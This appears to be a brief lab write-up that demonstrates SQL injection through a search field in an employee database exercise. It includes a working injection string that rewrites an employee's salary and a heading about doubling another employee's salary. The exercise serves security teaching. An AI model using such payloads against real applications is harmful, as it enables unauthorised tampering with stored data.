


+ Result:




Using search field toupdate the Employees table and set the salary of employee Timothy Gates to 1.

+ Show salary of Timothy Gates using SQL Plus, quey: select first\_name, last\_name, salary from employees where last\_name='Gates' and first\_name='Timothy';




+ Update salary of Timothy Gates using search field with query: '); update employees set salary=1 where last\_name='Gates' and first\_name='Timothy'; END;--'

+ Result:




+ View salary of Timothy Gates after SQL Injecttion




Using SQL Injection to double the salary of employee Alana Walsh

